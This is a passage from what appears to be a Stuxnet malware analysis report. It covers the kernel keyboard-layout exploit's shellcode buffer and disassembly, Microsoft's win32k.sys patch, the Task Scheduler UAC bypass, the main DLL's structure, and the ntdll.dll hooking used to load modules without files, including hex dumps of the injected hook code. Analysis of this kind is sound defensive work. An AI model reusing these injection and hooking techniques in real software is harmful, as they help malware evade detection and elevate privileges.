One thing we need to do in order to exploit this vulnerability is to allocate a buffer for the code to be executed at address *0x60636261* as in the case with Stuxnet, which allocates 32KB of memory at *0x60630000* (figure 3.20) and writes shell code at *0x60636261* (figure 3.21):



```
Address  Size     Owner                      Section Contains          Type           Access Initial
009E0000 00038000          009E0000 (itself)                          Priv 00021040  RWE    RWE
10000000 00001000 RC_Data_ 10000000 (itself)         PE header         Imag 01001002  R      RWE
10001000 00004000 RC_Data_ 10000000          .text   code              Imag 01001002  R      RWE
10005000 00006000 RC_Data_ 10000000          .rdata  exports           Imag 01001002  R      RWE
1000B000 00001000 RC_Data_ 10000000          .data   data              Imag 01001002  R      RWE
1000C000 00001000 RC_Data_ 10000000          .reloc  relocations       Imag 01001002  R      RWE
60630000 00008000          60630000 (itself)                          Priv 00021040  RWE    RWE
77D30000 00001000 USER32   77D30000 (itself)         PE header         Imag 01001002  R      RWE
77D31000 0005F000 USER32   77D30000          .text   code,imports,expo Imag 01001002  R      RWE
77D90000 00002000 USER32   77D30000          .data   data              Imag 01001002  R      RWE
77D92000 0002B000 USER32   77D30000          .rsrc   resources         Imag 01001002  R      RWE
77DBD000 00003000 USER32   77D30000          .reloc  relocations       Imag 01001002  R      RWE
77DC0000 00001000 ADVAPI32 77DC0000 (itself)         PE header         Imag 01001002  R      RWE
77DC1000 00075000 ADVAPI32 77DC0000          .text   code,imports,expo Imag 01001002  R      RWE
77E36000 00005000 ADVAPI32 77DC0000          .data   data              Imag 01001002  R      RWE
77E3B000 0002C000 ADVAPI32 77DC0000          .rsrc   resources         Imag 01001002  R      RWE
77E67000 00005000 ADVAPI32 77DC0000          .reloc  relocations       Imag 01001002  R      RWE
```

Figure 3.20 – Stuxnet allocates 32KB of memory at 0x*60630000* for shell code




```
60636261  E8 01000000    CALL 60636267
60636266  0059 F0        ADD BYTE PTR DS:[ECX-10],BL
60636269  66:0FBA29 00   BTS WORD PTR DS:[ECX],0
6063626E  72 1D          JB SHORT 6063628D
60636270  53             PUSH EBX
60636271  E8 04000000    CALL 6063627A
60636276  0000           ADD BYTE PTR DS:[EAX],AL
60636278  8600           XCHG BYTE PTR DS:[EAX],AL
6063627A  5B             POP EBX
6063627B  8B13           MOV EDX,DWORD PTR DS:[EBX]
6063627D  FF7424 04      PUSH DWORD PTR SS:[ESP+4]
60636281  FF7424 14      PUSH DWORD PTR SS:[ESP+14]
60636285  8BC2           MOV EAX,EDX
60636287  FFD0           CALL EAX
60636289  C603 00        MOV BYTE PTR DS:[EBX],0
6063628C  5B             POP EBX
6063628D  33C0           XOR EAX,EAX
6063628F  C2 0C00        RETN 0C
```

Figure 3.21 – The beginning of the shell code at *0x60636261*

Microsoft's patch

On the 13th of October 2010 Microsoft released a security patch that fixes this vulnerability. We've compared unpatched and patched *Win32k.sys* modules to understand the way the vulnerability was fixed. As we expected MS added an additional check in the code handling keyboard input (namely in the function *xxxEKNLSProcs*) to prevent *NLSFEProcType* field of the *VK_F* structure of being out of the boundaries _*aNLSVKProc* table. In the figures below we can see unpatched (figure 3.22) and patched code (figure 3.23) respectively where the additional check is highlighted with the red border.

As we can see, before calling a procedure from _*aNLSVKProc* table the check is performed to ensure that the index of the procedure doesn't exceed the value of 2 (correct values are 0,1,2).



```
bf8a1f86
1f86     cmp              b1 ds:[esi], b1 dl
1f88     jz               loc_BF8A1F45
```

```
bf8a1f8a
1f8a     dec              eax
1f8b     sub              esi, 0x84
1f91     test             eax, eax
1f93     jz               loc_BF8A1FAC
```


```
bf8a1f45
1f45     push             ss:[ebp+arg_4]
1f48     imul             eax, eax
1f4e     add              eax, ecx
1f50     movzx            ecx, b1 ds:[eax-131]
1f57     push             edi
1f58     add              eax, 0xFFFFFF7C
1f5d     push             eax
1f5e     call             ds:[_aNLSVKFProc+ecx*4]
1f65     jmp              loc_BF8A1FAF
```

```
bf8a1fac
1fac     xor              eax, eax
1fae     inc              eax
```

```
bf8a1f95
1f95     jmp              loc_BF8A1F86
```

```
bf8a1faf
1faf     pop              edi
1fb0     pop              esi
1fb1     pop              ebp
1fb2     retn             b2 8
```

Figure 3.22 – A part of the *xxxEKNLSProcs* procedure before patching



```
bf83a919
a919     cmp                  b1 ds:[esi-1], b1 dl
a91c     jz                   loc_BF83A92B
```

```
bf83a92b
a92b     cmp                  b1 ds:[esi], b1 3
a92e     jnb                  loc_BF83A91E
```

```
bf83a930
a930     jmp                  loc_BF83A8D8
a8d8     push                 ss:[ebp+arg_4]
a8db     imul                 eax, eax
a8e1     add                  eax, ecx
a8e3     movzx                ecx, b1 ds:[eax-131]
a8ea     push                 edi
a8eb     add                  eax, 0xFFFFFF7C
a8f0     push                 eax
a8f1     call                 ds:[_aNLSVKFProc+ecx*4]
a8f8     jmp                  loc_BF83A94A
```

```
bf83a91e
a91e     dec                  eax
a91f     sub                  esi, 0x84
a925     test                 eax, eax
a927     jz                   loc_BF83A947
```

```
bf83a947
a947     xor                  eax, eax
a949     inc                  eax
```


```
bf83a929
a929     jmp                  loc_BF83A919
```

```
bf83a94a
a94a     pop                  edi
a94b     pop                  esi
a94c     pop                  ebp
a94d     retn                 b2 8
```

Figure 3.23 – A part of the *xxxEKNLSProcs* procedure after patching

3.6 Exploiting Unpatched 0-day in Task Scheduler

To circumvent UAC (User Account Control) introduced into Windows operating systems starting from Windows Vista, Stuxnet exploits a vulnerability in the Task Scheduler service which allows it to elevate privileges. When UAC is enabled, application software started by an administrator runs with user privileges by default. In certain cases when an application requires administrative rights, the dialog box is displayed that prompts a user to allow privilege elevation (see figure bellow).



User Account Control

Windows needs your permission to continue

If you started this action, continue.

Windows Command Processor
Microsoft Windows

User Account Control helps stop unauthorized changes to your computer.

Figure 3.24 – Dialog box prompting user to allow privilege elevation

Exploiting this vulnerability in Task Scheduler allows Stuxnet to elevate its privileges up to SYSTEM level without displaying any interactive dialogs to the user, provided that the user is a member of local administrators group.


4 Stuxnet Implementation

4.1 User-mode functionality

There are several modules that constitute the user-mode functionality. The main module that contains the others is a large dynamic link library. Other modules including kernel mode drivers are stored in the DLL's resources.


4.1.1 Overview of the main module

The main module is represented as a large DLL packed with UPX. Its unpacked size is 1233920 bytes (1.18 MB).



Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Reloc Address	Characteristics
00000200	00000208	0000020C	00000210	00000214	00000218	00000224
Byte[8]	Dword	Dword	Dword	Dword	Dword	Dword
.text	0005391D	00001000	00053A00	00000400	00000000	60000020
.rdata	00011A3C	00055000	00011C00	00053E00	00000000	E0000040
.data	00003DA0	00067000	00003400	00065A00	00000000	C0000040
.xdata	000113E4	0006B000	00011400	00068E00	00000000	40000040
.cdata	00000744	0007D000	00000800	0007A200	00000000	C0000040
.rsrc	000A8FA4	0007E000	000A9000	0007AA00	00000000	40000040
.reloc	00009948	00127000	00009A00	00123A00	00000000	42000040


Figure 4.1 – Section Table of the Main Module



RC Data
- 201
- 202
- 203
- 205
- 208
- 209
- 210
- 221
- 222
- 240
- 241
- 242
- 250

Figure 4.2 – Resources of the Main Module

The main module exports 21 functions by ordinal. Each function has its own purpose as will be described in the section Exported functions.



Name	Address	Ordinal
_1	100019D5	1
_2	10001AC6	2
_4	10004A3D	4
_5	1000265F	5
_6	10001B7E	6
_7	10001C10	7
_9	100027C8	9
_10	10002AF6	10
_14	10002166	14
_15	10002735	15
_16	10002CA9	16
_17	10002DFB	17
_18	10004ADA	18
_19	10002353	19
_22	10001C15	22
_24	10003579	24
_27	10001CA2	27
_28	10003602	28
_29	1000368B	29
_31	10002926	31
_32	10001A4E	32
DllEntryPoint	10042AA6	

Figure 4.3 – Export Address Table of the Main Module

4.1.2 Injecting code

The malware employs quite an interesting technique to inject code into the address space of a process and execute exported functions. The user-mode modules of Stuxnet are implemented as dynamic link libraries, and exported functions are frequently executed or injected into the address space of a process. There are two different cases: when a module is loaded into an *existing* process, or when the module is injected into a *new* process.

4.1.3 Injecting into a current process

Consider the first case, when one of the user-mode components wants to call a function exported by another component in the context of the calling process. To avoid being detected by antivirus software the malware loads a module in the following way:

1. It allocates a memory buffer in the calling process for the module to be loaded;
2. It patches Ntdll.dll system library: namely, it hooks the following functions:
   - *a. ZwMapViewOfSection;*
   - *b. ZwCreateSection;*
   - *c. ZwOpenFile;*
   - *d. ZwClose;*
   - *e. ZwQueryAttributesFile;*
   - *f. ZwQuerySection;*
3. It calls LoadLibraryW API, exported from kerenl32.dll and passing it as a parameter a specially constructed library name, using the pattern: KERNEL32.DLL.ASLR.XXXXXXXX or SHELL32.DLL.ASLR.XXXXXXXX, where XXXXXXXX is a random hexadecimal number;
4. It calls desired exported function;

5. It calls FreeLibrary API function to free loaded library.

To hook the functions specified above, the malware allocates a memory buffer for code that will dispatch calls to hooked functions, overwrite some data in MZ header of the image with the code that transfers control to the new functions, and hook the original functions by overwriting its bodies, the result of these manipulations is presented on figure 4.1.4.





Figure 4.4 – Hooking Functions in ntdll.dll

The MZ header of ntdll.dll is overwritten with the following code:



original

```
7C900000 4D 5A 90 00 03 00 00 00 MZђ.Ђ...
7C900008 04 00 00 00 FF FF 00 00 Ђ...яя..
7C900010 B8 00 00 00 00 00 00 00 ё.......
7C900018 40 00 00 00 00 00 00 00 @.......
7C900020 00 00 00 00 00 00 00 00 ........
7C900028 00 00 00 00 00 00 00 00 ........
7C900030 00 00 00 00 00 00 00 00 ........
7C900038 00 00 00 00 E0 00 00 00 ....а...
7C900040 0E 1F BA 0E 00 B4 09 CD ЂЂєЂ.ґ.Н
7C900048 21 B8 01 4C CD 21 54 68 !ёЂLН!Th
7C900050 69 73 20 70 72 6F 67 72 is progr
7C900058 61 6D 20 63 61 6E 6E 6F am canno
7C900060 74 20 62 65 20 72 75 6E t be run
7C900068 20 69 6E 20 44 4F 53 20  in DOS 
7C900070 6D 6F 64 65 2E 0D 0D 0A mode....
7C900078 24 00 00 00 00 00 00 00 $.......
```

pathced


```
7C900000 4D 5A 90 00 03 00 00 00 MZђ.Ђ...
7C900008 04 00 00 00 FF FF 00 00 Ђ...яя..
7C900010 B8 00 00 00 00 00 00 00 ё.......
7C900018 40 00 00 00 00 00 00 00 @.......
7C900020 00 00 00 00 00 00 00 00 ........
7C900028 00 00 00 00 00 00 00 00 ........
7C900030 00 00 00 00 00 00 00 00 ........
7C900038 00 00 00 00 E0 00 00 00 ....а...
7C900040 3B 10 49 AB B2 00 EB 14 ;ЂI«І.лЂ
7C900048 B2 01 EB 10 B2 02 EB 0C ІЂлЂІЂл.
7C900050 B2 03 EB 08 B2 04 EB 04 ІЂлЂІЂлЂ
7C900058 B2 05 EB 00 52 E8 04 00 ІЂл.RиЂ.
7C900060 00 00 F2 00 AC 00 5A FF ..т.¬.Zя
7C900068 22 69 6E 20 44 4F 53 20 "in DOS 
7C900070 6D 6F 64 65 2E 0D 0D 0A mode....
7C900078 24 00 00 00 00 00 00 00 $.......
```

disassembled

```
ZwMapViewOfSectionHandler:
                mov     dl, 0
                jmp     short loc_1004966C
; ---------------------------------------------
ZwCreateSectionHandler:
                mov     dl, 1
                jmp     short loc_1004966C
; ---------------------------------------------
ZwOpenFileHandler:
                mov     dl, 2
                jmp     short loc_1004966C
; ---------------------------------------------
ZwCloseHandler:
                mov     dl, 3
                jmp     short loc_1004966C
; ---------------------------------------------
ZwQueryAttributesFilleHandler:
                mov     dl, 4
                jmp     short loc_1004966C
; ---------------------------------------------
ZwQueryHandler:
                mov     dl, 5
                jmp     short $+2
loc_1004966C:
                push    edx
                call    JmpToNewFunction
```

Figure 4.5 – Code Injected into MZ Header of ntdll.dll

The purpose of all these manipulations is to load a non-existent library legitimately (at least as far as the system is concerned). The hook functions allow the malware to load module as if it were a library that really existed. When a library with specific name (KERNEL32.DLL.ASLR or SHELL32.DLL.ASLR) is requested, these functions map the desired module into the address space of the process. As a result, the loaded module looks like a real dynamic link library except that there is no file with the name of the library on the hard drive, which reduces probability of detection by heuristic methods. Some anti-rootkit software does detect it and warn users:



Type	Name
.text	C:\WINDOWS\system32\lsass.exe[948] ntdll.dll!NtOpenFile + 6
.text	C:\WINDOWS\system32\lsass.exe[948] ntdll.dll!NtOpenFile + B
.text	C:\WINDOWS\system32\lsass.exe[948] ntdll.dll!NtQueryAttributesFile + 6
.text	C:\WINDOWS\system32\lsass.exe[948] ntdll.dll!NtQueryAttributesFile + B
.text	C:\WINDOWS\system32\lsass.exe[948] ntdll.dll!NtQuerySection + 6
